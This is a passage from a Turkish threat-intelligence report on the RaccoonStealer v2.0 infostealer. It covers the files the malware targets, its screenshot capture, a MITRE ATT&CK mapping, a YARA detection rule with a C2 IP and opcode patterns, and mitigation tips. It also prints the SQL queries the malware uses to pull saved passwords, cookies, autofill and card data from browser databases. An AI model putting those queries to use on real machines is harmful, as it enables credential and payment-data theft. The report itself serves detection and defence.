
Şekil 36

Zararının AppData\LocalLow\ dizininde rastgele bir isimde veritabanı dosyası oluşturduğu tespit edilmiştir. Oluşturulan veritabanına aşağıdaki dosyalardan SQL sorguları ile veri çektiği tespit edilmiştir.

coocies.sqlite
formhistory.sqlite
password.txt
storage\default
wallet.dat
logins.json

Tablo 9 Hedef alınan bazı dosya ve dizin isimleri

File Traversal Algorithm




Şekil 37 Dizin tarama algoritması


Profiles ve User Data klasörü bulana kadar dizin taraması yaptığı gözlemlenmiştir.

Ek Analiz

Zararının ScreenShot aldığı ve bunu bir kaydettiği tespit edilmiştir.



Şekil 38 Zararının aldığı ekran fotoğrafının kaydedilmesi



Şekil 39 Zararının Aldığı Ekran Fotoğrafi

Zararının Yaptığı SQL Sorguları

SELECT origin_url, username_value, password_value FROM logins
SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
SELECT name, value FROM autofill
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards

Tablo 10 Yapılan bazi sorgular

ECHO

YARA Rule

```
rule Rule_InstallUtil
{
meta:
    author = "Bilal BAKARTEPE (EchoCTI Team)"
    site = "https://github.com/bixploit"
    description = "RaccoonStealler v2.0 second stage PE file"
    hash= "d69ee30203430d1404a2890268bb04e9"
strings:
    $sql1 = "SELECT origin_url, username_value, password_value FROM logins"
    $sql2 = "SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies"
    $sql3 = "SELECT name, value FROM autofill"
    $sql4 = "SELECT host, path, isSecure, expiry, name, value FROM moz_cookies"
    $sql5 = "SELECT fieldname, value FROM moz_formhistory"
    $sql6 = "SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards"

    $dir_name1 = "profiles"
    $dir_name2 = "712006f6e7da2882" //User Data
    $dir_name3 = "Default"
    $dir_name4 = "Login Data"
    $file_name1= "password.txt"
    $file_name2= "cookies.sqlite"
    $file_name3= "Cookies"

    $agent="TakeMyPainBack"

    $ip_clear="http://64.44.135.91"
    $ip_enc="d5171853ebef5"

    $enc_str1="aa0bb6f89e4fc28e"
    $enc_str2="ba0c5f9d6a984fdd" //encrypted_values
    $enc_str3="587a51bde849292f"
    $enc_str4="ca82e1c9d5793376"
    $configurationID="2fed969fd165f32f9d3d5171853ebef5"
    $mutex_name="264782971_qJ5tS2bD5fD1nZ5kD2kV"

    $respons_variable1="320dd64ff20444fa" //tlgrm
    $respons_variable2="d286b66a2753e1b1" //wlts
    $respons_variable3="bee04f3449ba713e" //sstmnfo
    $respons_variable4="6ef9561122a8649a" //token
    $respons_variable5="877e12dc4d066d8c" //nss3.dll
    $respons_variable6="274f2fd9bfa77a7c" //sqlite.dll

    $opc1 = {53 56 57 6A 41 6A 40 8B F1 FF D0 83 65 FC 00 8B F8 8B DF 2B DE 80 3E 20 74 2F A1
             94 01 41 00 68 70 EB 40 00 FF D0 8B C8 33 D2 8B 45 FC F7 F1 8A 0E 8B 45 FC 32 8A 70 EB 40
             00 40 88 0C 33 46 89 45 FC 83 F8 40 72 CE}// allocation and deobfuscation
    $opc2 = {55 8B EC 51 53 56 57 8B 3D 88 00 41 00 8B DA 53 89 4D FC FF D7 FF 75 FC 8B F0 FF D7
             8B 0D 44 00 41 00 8D B8 80 00 00 00 03 FE 8D
             04 3F 50 6A 40 FF D1 FF 75 FC 8B F0 8B D7 8B CE E8 34 64 FF FF 53 8B D7 8B CE E8 57 64 FF
             FF FF 75 FC FF 15 D8 00 41 00 5F 8B C6 5E 5B C9 C3}//deobfuscation and ascii to unicode transition

condition:
    (any of ($opc*)) and (2 of ($sql*, $dir_name*, $file_name*, $enc_str*, $respons_variable*) or any
    of ($ip_clear, $ip_enc, $agent, $configurationID, $mutex_name))
}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Discovery	Collection	Defense Evasion	Credential Access	Command and Control	Exfiltration
T1592 Gather Victim Host Information: <u>Hardware</u>	T1559 Inter-Process Communication: <u>Component Object Model</u>	T1012 <u>Query Registry</u>	T1005 <u>Data from Local System</u>	T1070 <u>Indicator Removal on Host: File Deletion</u>	T1539 <u>Steal Web Session Cookie</u>	T1071 <u>Application Layer Protocol: Web Protocols</u>	T1041 <u>Exfiltration Over C2 Channel</u>
T1589 Gather Victim Identity Information: <u>Credentials</u>		T1082 <u>System Information Discovery</u>	T1113 <u>Screen Capture</u>	T1140 <u>Deobfuscate/Decode Files or Information</u>		T1105 <u>Ingress Tool Transfer</u>	T1020 <u>Automated Exfiltration</u>
T1592 Gather Victim Host Information: <u>Software</u>		T1614 <u>System Location Discovery: System Language Discovery</u>					

Çözüm Önerileri

1. Herhangi bir eki açmadan önce orijinal olduklarından emin olmak için e-postaları ve gönderenleri dikkatlice kontrol edilmelidir.
2. Güvensiz web sitelerinden herhangi bir kaynak indirme yapılmamalıdır.
3. Güvenilir, kaliteli ve daima güncelleme alan bir antivirüs yazılımı kullanılmalıdır.
4. İşletim sisteminizi ve uygulamalarınızı en son güvenlik yamalarıyla güncel tutulmalıdır.
5. Son kullanıcı eğitimi kuruluşunuz için hayatı öneme sahiptir, çalışanlarınızı çevrimiçi güvenlikle ilgili yapılması ve yapılmaması gerekenler konusunda bilgilendirdiğinizden emin olunmalıdır.



ECHO

CYBER THREAT INTELLIGENCE